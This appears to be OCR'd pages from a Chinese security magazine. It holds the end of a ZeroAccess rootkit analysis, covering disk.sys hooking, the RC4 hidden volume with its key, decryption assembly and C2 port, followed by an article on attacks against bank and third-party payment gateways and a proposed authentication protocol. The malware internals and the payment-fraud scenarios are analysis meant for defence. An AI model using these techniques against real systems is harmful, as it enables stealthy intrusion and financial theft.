"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028  FastIoDispatch : (null)
   +0x02c  DriverInit        : 0xf86d28ab  long +ffffffff86d28ab
   +0x030  DriverStartIo  : (null)
   +0x034  DriverUnload   : 0xf86e253a
   +0x038  MajorFunction     : [28] 0xf86e1c30  long +ffffffff4b79134
```

从上面的各结构体成员来看，除派遣函数和驱动对象（伪造的驱动对象指针指向自己构造的对象）外，其他成员值完全相同。ZeroAccess 的驱动对象创建了两个不同的设备对象，一个用来拦截发送给磁盘 disk.sys 的 I/O 请求，另一个则指向隐藏设备对象，即访问隐藏设备对象的入口地址。为了拦截磁盘驱动 disk.sys 的 I/O 请求，ZeroAccess 通过交换它的设备扩展对象结构体，实现对设备对象“\driver\disk\DR0”的拦截。此时 DR0_Device_Object->DevExtension->LowerDeviceObject 指针值被修改为 rootkit 设备对象指针。ZeroAccess 可以设置回调函数指针，待 disk.sys 完成上层的 I/O 请求返回 IRP 时，IRP 会转到 ZeroAccesst 的设备对象层，此时它可以分析 IRP 内容并有效过滤部分内容，然后再将 IRP 向上传递到端口设备驱动如 atapi.sys 等。

ZeroAccess 分析 IRP 是否发送到伪造的设备对象上，若是，则调用自己的派遣函数处理 IRP 请求，在伪造的隐藏卷内，它可以处理所有 IOCTL 请求，比如 IOCTL_DISK_CHECK_VERIFY、IOCTL_DISK_IS_WRITEABLE 等。隐藏卷是经过加密处理的，ZeroAccess 的读写请求能够对磁盘上的数据进行加解码操作。伪造的卷存储在一个文件内，它位于“系统目录\system32\config\<random file name>”，随机名与 dropper 产生的文件名一致，并用来存储已被感染的驱动的副本。这个文件在磁盘上总是加密的，ZeroAccess 使用的加密算法为 RC4，密钥长度为 128 位。RC4 加解密操作是以扇区为单位进行的，加密密钥内容为：“0xFF,0x7C,0xF1,0x64, 0x12,0xE2,0x2D,0x4D,0xB1,0xCF,0x0F,0x5D,0x6F,0xE5,0xA0,0x49”。ZeroAccess 的加解密处理如下：

```
crypt_sector:                  ;
push    offset RC4_key  ; RC4 key
lea     esi, [ebp+Sbox] ; RC4 S-Box base address
call    Generate_RC4_Table ; Generate RC4 S-Box
push    SectorSize
xor     eax, eax
push    edi
call    CryptBuffer       ; Encrypt/Decrypt sector
mov     eax, SectorSize
add     edi, eax
sub     ebx, eax
jnz     short crypt_sector ;
```

相反，若 IRP 没有转到 rootkit 设备上来，派遣函数会分析请

求包，在磁盘上的已感染驱动文件内搜索 I/O 请求。ZeroAccess 过滤 IPR_MJ_INTERNAL_DEVICE_CONTROL 函数，并搜索 SCSI 请求块结构。若 SRB>Function == SRB_FUNCTION_EXECUTE_SCSI，过滤函数会继续搜索。ZeroAccesst 检验文件对象结构体是否是由未决 IRP 请求填充的，若是，则调用 RtlHashUnicodeString 函数计算文件路径的 hash 值；同时计算 rootkit 驱动启动时受感染驱动路径的 hash 值，将两者进行比较，若相等，则此 IRP 请求系 ZeroAccess 伪造。

若 SCSI_REQUEST_BLOCK 请求包操作是 SCSIOP_READ，读请求会传递给底层端口设备，返回的结果被 ZeroAccess 的 CompletionRoutine 函数虚构；若操作为 SCSIOP_WRITE，则底层返回的缓冲区会被受感染的驱动 rootkit 覆写，ZeroAccess 感染后的驱动代码执行流如图 1 所示。

ZeroAccess 工作在 TDI 网络层，可绕过那些未在网络层监控网络连接的防火墙及各类安全软件，ZeroAccess 发送一个加密请求给列表内的所有服务器时，请求包会发送到远端的 TCP 端口 13620 上。ZeroAccess 通过下载并存储一些相关文件到自己隐藏卷中，允许攻击者放弃系统内的深层次感染，从而实现对安全软件的透明。这些被植入的文件以内核模式驱动的形式存在，因为 ZeroAccess 主驱动能够在内核中通过调用 IoCreateDriver() 函数定位到它们。





图 1

小 结

ZeroAccess 绝对是当前最先进的内核模式 rootkit 之一，尽管它没有 TDL rootkit 家族那么强大，但它具备很多独有的特性，威胁度极高。ZeroAccess 提供了一些强大的功能，比如修改并感染系统核心驱动 disk.sys，atapi.sys，并窃取 PIC 驱动对象抵御文件系统取证技术；DLL 隐藏与反病毒软件绕过技术等。



前置知识：无
关键词：银行、网关、安全

银行支付网关协议安全性分析

文/图 倪程 王中杉

随着计算机网络的高速发展，以网络为依托的电子支付业务迅速崛起。目前，网上支付工具主要分为两种，分别为银行网关支付模式和第三方支付模式。然而由于网络的虚拟性和开放性，网络欺诈和网络恶意攻击行为时有发生，各种木马、rootkit、蠕虫病毒等威胁着网络在线支付的发展。针对电子支付的攻击行为主要表现为：客户银行账号及密码、动态口令等机密信息在网络传输中被窃取或盗用；交易过程中的伪商户行为（伪装成合法商户实施中间人攻击）；恶意篡改支付限额等。

银行支付网关概述

1．开发流程

（1）与银行网关建立连接的商户需要在该银行开通网上银行，并申请网关证书、商户网银证书。

（2）由银行方提供接口，即订单的报文格式等，商户按照对应的接口开发调试，与银行网关直连。

（3）银行方与商户之间协商一种加密算法，对订单信息进行加密处理。

（4）商户导出网关证书的公钥，将证书公钥返回给银行端。

2．业务流程

（1）客户在商户网站选购某商品并选择一家银行实施网上支付时，商户端对应会产生一个报文 Msg（订单号、金额、商户号、商户返回地址、交易日期）；然后自动跳转到客户选择的银行支付网关。

（2）支付网关会将 Msg 消息中的关键字段如订单号、金额、商户名、交易日期等回显在客户端，客户确认无误后，登录到银行网站进行支付。

（3）支付成功后，银行方会自动将支付成功指令返回给商户（对客户而言透明），商户收到成功支付指令后，即表示此交易成功。

银行支付网关安全性分析

目前，我国银行网关支付一般都采用 SSL 协议通信，即商户与银行支付网关之间的通信协议为 SSL。整个安全支付过程如下：

（1）商户根据客户的购买指令生成订单信息 MP 时，会采用事先协商好的某加密算法（假定为 MD5WithRSA）对 MP 进行加密；生成签名密文 MC；然后组合 MP、MC 一起发送给支付网关。商户选择 MD5 算法对明文 MP 做散列处理，形成唯一签名 C，然后再使用自己的私钥（商户使用的私钥即银行在 CFCA 为客户申请的网关证书）对 C 进行加密，加密算法为 RSA 算法。可能有读者会问，订单 MP 已经采用 RSA 加密，为何还要使用 MD5 算法进行散列处理？其主要目的是为了缩短明文长度，提高 RSA 加密性能。RSA 为公钥加密算法，一般用来对较短消息进行签名，而对大文件，通过软件实现加密时性能上会表现得很差，一般都会选择私钥加密算法对大数据块加密，如 DES、AES 等。

（2）银行接收 MC、MP 报文之后会进行验签操作，判断 MD5(MP) == E_k(MC)这个等式是否成立，即用商户公钥 K 对 MC 进行解密得到散列值 C，然后再对 MP 散列，比对两个散列值是否相等，即判断订单 MP 是否被恶意篡改，是否来自此商户的订单，从而保证了信息的机密性和不可否认性。

（3）整个支付过程转到银行支付网关后，系统一般会提示客户选择哪种网银支付方式，如动态口令版、数字证书版、大众版等。银行使用的数字证书一般都为 USBKEY 数字证书。用户的私钥、数字证书等信息都存储在 USBKEY 中，一旦这些信息写入 USBKEY 中，无法导出，可以防止黑客获得这些信息。用户在进行网络在线支付时，必须在计算机 USB 口中插入 USBKEY，并输入正确的 PIN 码才能利用 USBKEY 中存储的私钥、数字证书完成认证和支付等操作。

Java 程序中提供了 API 函数可直接调用 MD5WithRSA 算法，java.security.Signature 类用来为应用程序提供数字签名算法功能，支持 MD2withRSA、MD5withRSA 或 SHA1withRSA。使用 Signature 对象签名数据或验证签名主要包含三个步骤：① 初始化验证签名的公私钥；② 要签名或验证的字节；③ 签署或验证所有更新字节的签名。

对订单消息 MP 签名：

```
Signature rsa = Signature.getInstance("MD5withRSA");
                    //返回签名算法的 Signature 对象
rsa.initSign(privatekey); //初始化这个用于签名的对象
rsa.update(sigText); //更新要签名的数据
byte[] sig = rsa.sign(); //对更新后的数据签名
```

对签名后的 MC 验签：

```
Signature drsa = Signature.getInstance("MD5withRSA");
drsa.initVerify(publicKey);
drsa.update(MP.getBytes());
byte sig[] = hexToByte(signData); //将签名数据转化为 Byte 数组
drsa.verify(sig);
```

银行支付网关风险分析

（1）银行网关支付协议并没有实现客户与商户之间的相互认证。整个支付过程中，商户在收到银行返回的成功支付指令后才会向客户发货，对商户的信任完全依托于银行诚信，存在一定的风险。

攻击模式：用户在商户网站上选择好商品并购买时，若网络上存在恶意监听，比如中间人攻击，并劫持了此次会话（网络上可以找到大量拦截代理服务器工具如 burp suite，可对数据进行动态修改，或者以伪服务器身份出现）。此时，伪服务器完全可以伪造出一套支付流程，并引导客户使用非数字证书方式支付，待客户输入账户、密码后，伪服务器端瞬间发起一个支付或转账请求，将客户银行账户资金转出，如图 1 所示。




图 1

大众版网银一般都不存在转账权限，风险系数偏低；但如果客户采用动态口令版支付方式，则资金被恶意转出的风险很大，因为很多动态口令版网银在客户端产生的随机数挑战码 S，存在一个时效性，例如中国银行的 E 令在 60s 内生效，这让那些不法分子看到了希望。他们利用这个时效性制造各种钓鱼网站以非法获取客户的动态口令，一旦被截取，只要不法分子在 60s 内使用这个动态口令，就能轻易操控网银用户的账户。建议客户在选择使用网银时，尽量使用数字证书 UsbKey 登录支付。

（2）客户在输入卡密码确认支付请求时，若支付网关没有对客户发起的订单确认请求再次验签，同样可能引发攻击。因为订单请求有可能被非法客户恶意修改，比如修改订单商品金额等。在客户端进行的一切操作最终都由用户控制，用户可编辑客户端页面代码的任意字段值，然后再将源代码重新载入浏览器，单击“确认”按钮支付，或者使用拦截代理服务器工具对数据进行动态修改等，都可轻易修改支付请求报文。

第三方支付概述

第三方支付是指企业开发的一个第三方支付平台，与多家银行网银系统建立直连。引入第三方支付平台主要是为了避免银行与各商户之间进行直连，在安全性上得到保障，而且也规避了一些实现上的困难，特别是针对 C2C 的电子商务模式，不可能每个个体卖家为了使用在线支付，都与银行之间进行接口开发，建立直连关系，故引入了第三方支付平台。所有商户的在线支付连接统一接入到一个指定的第三方支付平台，再由第三方支付平台与各银行之间建立连接。实际上，可以看做将银行支付网关向前推进了一步，搬到了第三方支付平台，由第三方支付平台统一各个商户之间的接口。

支付流程：

（1）客户和商家分别到第三方支付平台注册账号，并进行实名制身份认证。

（2）客户在商家主页上选购商品，然后通过商家提供的接口登录第三方支付平台，通过第三方支付平台提供的接口转到相应银行的支付页面。

（3）客户在页面上输入自己的银行卡号登录网上银行，将货款通过网银划拨到第三方支付平台账号上。

（4）第三方支付平台收到货款后，通知商家已收到货款，商家发货给客户。

（5）客户收到商品并验货后，就通知第三方平台可以付款给商家，如果商品有问题，客户可以通知第三方平台拒绝划拨货款给商家，充当交易的第三方担当协调和仲裁的角色。

（6）第三方平台收到买家同意支付的指令后，实施二次结算（第三方支付平台在所有合作银行均开设账户，作为结算的中间账户，并且存入一定数量的结算备用金，当买方从 A 银行账户付款给卖方 B 银行账户时，A 银行买方账户金额先转入第三方支付平台在 A 银行的中间账户；然后第三方支付平台在 B 银行中间账户金额转入到 B 银行卖方账户）。

第三方支付风险性分析

1．在整个支付的过程中，无法验证商户身份的合法性

攻击模式：黑客 Evil 事先向某一支付平台的合作商户发起一个购物请求，支付平台端会立刻向 Evil 生成一个支付确认页面。Evil 随机浏览客户端源码并伪造出与支付页面极其相似的付款页面，然后以卖家的身份，以各种理由尽可能地诱导客户使用非正常的支付流程，转入到 Evil 事先准备好的恶意支付页面。此时 Evil 可选择钓鱼攻击方式实施攻击，或者直接将让这个支付页面正常化，即合法地转入到 Evil 事先选择的支付平台，完成正常的支付交易，即诱导客户为 Evil 选择的商品买单，如图 2 所示。




图 2

2．支付宝卡通方式支付

只要用户以合法身份成功登录到支付宝，并且拥有支付密码，即可立刻完成整个支付流程。

攻击模式：客户在申请支付宝卡通业务时，若主机上已经挂马，如各种带键盘监听的 rootkit（在键盘驱动上恶意附着一层过滤驱动，使所有键盘消息都被过滤驱动拦截，设置回调例程函数，待键盘底层驱动解析出键码值后，将这些值直接返回给过滤驱动，从而实现对键盘按键消息的截获），可准确无误地获取到用户输入的支付密码、客户登录 ID、密码，并启动主机上的后门通信服务，可实时地向远端主机发送这些重要信息。

黑客 Evil 可通过第三方支付平台捏造虚假交易，实施信用卡套现，甚至洗钱等不法行为。Evil 可在 C2C 模式的网站上分别注册一个买家账号、一个卖家账号，使用信用卡方式进行支付套现，实际上整个商品的交易并没有发生。

支付平台建设的安全性设想

从前面的分析可知，支付网关可能存在的攻击主要表现在：客户、商户、支付网关之间未实施三方认证；支付过程中客户的支付密码、卡密码、网银登录 ID 可能被泄露。

为了解决上面提出的问题，笔者设计了如下的支付流程：

（1）客户、商户向第三方支付平台注册时，三方相互交换数字证书公钥。

（2）客户在购买商品时用自己的私钥 Kc 对订单 OIM 加密处理后，向商户 M 发送 Req_Buy (OIM | E_{kc}(OIM))消息。

（3）M 收到 Req_Buy，使用 C 的公钥 K_{pc} 解密 E_{kc}(OIM)，以验证 OIM 是否被篡改；验证通过后 M 构造一个支付响应消息 Res _Pay_Infor (OIM | E_{km}(OIM | Date | LifeTime))返回给 C。

（4）C 收到 Res _Pay_Infor 消息后，使用 M 的公钥 K_{pm} 解密 E_{km}(OIM | Date | LifeTime)，验证 M 是否为合法商户，订单是否被篡改；通过验证后，则向第三方支付平台 G 发起支付请求 Req_Pay_Infor (E_{kg} ($CERT_c$ | OIM | Date | LifeTime))。

（5）G 收到 Req_Pay_Infor 后，用 G 的私钥解密 E_{kg} ($CERT_c$ | OIM | Date | LifeTime)，验证 $CERT_c$ 是否为来自 C 的客户证书，验证通过后构造报文 Req_Pay_Auth (E_{kc} (RAND | E_{kg} (OIM | Date | LifeTime)))、Req_Pay_Auth (E_{km} (RAND | E_{kg} (OIM | Date | LifeTime)))，分别发送给 C 和 M，其中 RAND 为 G 生成的一个挑战数。

（6）C 和 M 收到 Req_Pay_Auth 后，使用各自的私钥和 G 的公钥解密报文，判断 OIM 是否正确及 LifeTime 是否在生命周期内。验证通过后，C 与 M 会分别构造一个响应报文，请求支付，报文分别如下：

```
Res_Auth (Epg (RAND | OIM | Date | LifeTime | PayerAcNo | Epc(PayerAcNo)))
Res_Auth (Epg (RAND | Ekm(PayeeAcNo | OIM | Date | LifeTime)));
```


（7）G 收到来自 C 和 M 的支付授权后，用私钥 K_g 解密授权密文，判断 RAND 是否一致，再用各自的公钥解密订单信息，判断订单是否一致且是否在有效期内。因为 C 和 M 发送的支付授权可能会在不同时间到达 G，故 G 需要比对两个支付授权是否都已经返回给自己了。验证全部通过后，G 直接向 C 所在开户行提交支付报文 Pay_Infor (E_k(PayerAcNo | E_{pc}(PayerAcNo)))。其中密钥 K 为 G 与 C 所在开户行建立支付连接时生成的证书私钥；公钥在银行方保存。银行解密证书后比对账户是否一致，比对成功则直接扣款，完成支付。

小结

